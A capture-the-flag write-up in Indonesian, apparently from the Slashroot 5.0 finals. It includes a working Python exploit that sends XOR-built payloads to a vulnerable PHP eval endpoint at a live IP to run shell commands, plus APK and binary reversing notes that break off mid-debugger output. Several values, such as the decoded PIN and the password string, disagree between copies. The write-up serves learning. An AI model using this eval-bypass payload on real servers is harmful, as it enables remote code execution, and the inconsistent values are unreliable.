
Daftar Isi

Web Exploitation


Trickcations

Langkah Penyelesaian:




```php
<?php
  if($_SERVER['REQUEST_METHOD'] == "POST" && isset($_POST['e'])){
    $input_user = $_POST['e'];
    if(preg_match('/[^\x20-\x7e]/i',$input_user)){
      die("Not Printable!");
    }
    if(preg_match('/[0-9|a-z|\x7c|A-Z|\x22|\x40|\x21|\x20|\5b|\x5d]/i',$input_user)){
      die("bad char!");
    }
    if(strlen(count_chars($input_user,3)) > 0x12){
      die("char too long!");
    };
    if(strlen($input_user) > 0x87){
      die("string too long!");
    }
    eval('echo '. eval('return ' . $input_user . ';') . ';');
  }
?>
```

Di source kita diberitahu bahwa banyak black list yang dipakai, pertama harus printable, kedua ada beberapa character yang di blacklist, ketiga unique characternya tidak boleh diatas 18, dan length payloadnya tidak boleh diatas 135. Soal-soal seperti ini bisa langsung dicoba untuk craft payload nya menggunakan operasi matematika seperti xor. And that’s what we did.



```
PS C:\Users\EternalBeats\Documents\CTF\Slashroot 5.0\final\web\Trickcations> python .\solve.py
#$%&*+,-/:;<=>?\_`{}~
43
('_'^'?').('~'^'?'^'-').('_'^',').('_'^'?')
index.php
z1n1_flagnya_om_slashr00t_5.txt
```

Setelah dapat, diberikan file flagnya dan tinggal kita ambil.




103.145.226.170:3034/z1n1_flagnya_om_slashr00t_5.txt

```
Slashroot5{you_are_master_in_restriction_PHP}
```

Code:

solve.py



```
import string
import requests

charset =
string.printable[62:-5].replace('|','').replace('"','').replace('@','
').replace('!','').replace('
','').replace('[','').replace(']','').replace('(','').replace(')','')
.replace('^','').replace('.','').replace("'","")
print(charset)
# #$%&'*+,-./:;<=>?\_`{}~

_dict = {}
for i in charset:
    for j in charset:
        for k in charset:
            _dict[chr(ord(i)^ord(j)^ord(k))] = f"('{i}'^'{j}'^'{k}')"

for i in charset:
    for j in charset:
        _dict[chr(ord(i)^ord(j))] = f"('{i}'^'{j}')"


target = "`ls`"
payload = ""
for t in target:
    payload += _dict[t]
    if len(_dict[t]) != 1:
        payload += '.'
payload = payload.strip('.')
print(len(payload))
print(payload)
print(requests.post("http://103.145.226.170:3034/",
data={'e':payload}).text)
```

Flag:


Slashroot5{you_are_master_in_restriction_PHP}

Reverse Engineering


/Secret

Langkah Penyelesaian:

Diberikan sebuah APK yang ketika dimasukkan ke JADX tidak terlihat begitu banyak source code, karena di build dengan flutter.




Source code bisa ditemukan di \apk\my_secret\assets\flutter_assets\kernel_blob.bin




```
var accounts = [
  AccountDatabase(
      username: "SlashRoot5_4dMo0n",
      password: "Z`oKvU}ZtKK]zKPtKjjWVzKQkaWaGvApLM``AjFApSAAjPsKlAeVPw",
      pin: "977978",
      files: [
        FilesDatabase(
            fileName: 'Secret',
            isLocked: true,
            fileContent:
                "c!Rq
!sUqaW
ZUU`VaOR
wHEWLVKKP
_BMv
{MWgKi
i{Pl
{FvA
pL{JkP{Pl
{IQwgH
Y"),
        FilesDatabase(
```

Username dan Password serta Pin ada di file tersebut begitu juga function validationnya




```
zclass PasswordValidator {
  String passwordValidator(String password) {
    int passwordLen = password.length;
    if (passwordLen >= 8) {
      List<int> decPasswordBytes = <int>[];
      List<int> passBytes = password.codeUnits;
      int key = 36;
      for (int i = 0; i < passwordLen; i++) {
        if (i < (passwordLen ~/ 2) - 1) {
          continue;
        } else {
          int x = (passBytes[i] ^ key) & 255;
          decPasswordBytes.add(x);
        }
      }
      String decPassword = new String.fromCharCodes(decPasswordBytes);
      return decPassword;
    }
    return "Wrong password";
4package:my_secret/Validators/password_validator.dart
Qfile:///C:/Users/ekaja/StudioProjects/my_secret/lib/Validators/pin_validator.dart
class PinValidator {
  String pinValidator(String pin) {
    int pinLen = pin.length;
    int key = 77;
    if (pinLen == 6) {
      List<int> pinOrds = pin.codeUnits;
      List<int> decsIntPinList = <int>[];
      for (int i = 0; i < pinLen; i++) {
        int decsIntPin = (((pinOrds[i] + 70) ^ key) & 255);
        decsIntPinList.add(decsIntPin);
      }
      String decPin = new String.fromCharCodes(decsIntPinList);
      return decPin;
    }
    return "Your PIN Length is Wrong";
```




```
>>> print(passwordValidator("ZoKvU}ZtKK]zKPtKjjWVzKQkaWaGvApLM``AjFAp
SAAjPsKlAeVPw"))
EcReThiDDeNbeTweeNtWoHeArtS
>>>
>>> def pinValidator(pin):
...     key = 77
...     ret = ""
...     for i in range(len(pin)):
...         ret += chr(((ord(pin[i]) + 70) ^ key) & 255)
...     return ret
...
>>> print(pinValidator("977978"))
200203
```

Setelah melakukan decrypting didapatkan

Password : sEcReThiDDeNbeTweeNtWoHeArtS
PIN : 220203





5#
Slashroot5{fiR3_isCoM3_fR0M_tH3_bRe4Th_nOt_tH3_muSCl3}

Code:

recover.py


```python
def passwordValidator(password):
    key = 36
    decPassword = ""
    if len(password) >= 8:
        for i in range(len(password)):
            if(i < (len(password)/2-1)):
                continue
            else:
                decPassword += chr(ord(password[i]) ^ key & 255)
        return decPassword

print(passwordValidator("ZoKvU}ZtKK]zKPtKjjWVzKQkaWaGvApLM``AjFApSAAjPsKlAeVPw"))

def pinValidator(pin):
    key = 77
    ret = ""
    for i in range(len(pin)):
        ret += chr(((ord(pin[i]) + 70) ^ key) & 255)
    return ret

print(pinValidator("977978"))
```

Flag:

Slashroot5{fiR3_isCoM3_fR0M_tH3_bRe4Th_nOt_tH3_muSCl3}


Cereal

Langkah Penyelesaian:




```
  signal(14, handler);
  alarm(3u);
  for ( i = 0; i <= 2; ++i )
  {
    printf("Cereal #%d: ", (unsigned int)(i + 1));
    __isoc99_scanf("%s", &v7[34 * i]);
    v3 = (const char *)sub_A63();
    strcpy(&v6[15 * i], v3);
    if ( (unsigned int)sub_CA4(&v6[15 * i], (__int64)&v7[34 * i]) )
    {
      puts("Invalid cereal...");
      return 0xFFFFFFFFLL;
    }
  }
  sub_B3E(v7);
  return 0LL;
}
```

Di main function diminta untuk memasukan kode setiap looping, ada 3 looping jadi 3 kali memasukan kode. Inputan tersebut akan dimasukan ke sub_CA4, hasil returnnya harus 0 kalau tidak kodenya salah.



```
 v7 = 0;
 v9 = strlen(a1);
 for ( i = 0; i <= 31; ++i )
 {
   v2 = sub_9F7((unsigned int)i, v9);
   v10 = sub_BFC((unsigned int)(a1[v2] + i));
   v3 = sub_9F7((unsigned int)i, v9);
   v11 = sub_BFC((unsigned int)(a1[v3] - i));
   v12 = 32 * (a1[(int)sub_9F7(v10, v9)] + 31);
   v13 = 2 * i + v12 + v6;
   v14 = sub_9F7((i ^ (unsigned int)(i + v5)) - v13, 1024LL);
   v15 = (i + a1[(int)sub_9F7(v11, v9)] + v12 + 8) % 0xAu;
   v7 += *((_DWORD *)&v16 + v15) ^ *(char *)(i + a2);
   v5 = v14 * v7;
   v6 = (v15 + v15 + 15 - v13) * (v13 - 15);
 }
 return v7;
```

Return v7, artinya v7 harus 0 agar kodenya benar. V7 yang awalnya 0 akan ditambah dengan *((_DWORD *)&v16 + v15) ^ *(char *)(i + a2);
A2 + i adalah inputan saya, dan &v16 + v15 adalah hasil kalkulasi lainnya.
Artinya inputan setiap character harus sama dengan isi dari &v16 + v15, karena xor antara nilai yang sama menghasilkan 0.
Tinggal saya cari nilai dari &v16 + v15 menggunakan gdb.



```
gef➤  x/100i 0x555555400ec8
   0x555555400ec8:      movzx  eax,BYTE PTR [rax]
   0x555555400ecb:      movsx  eax,al
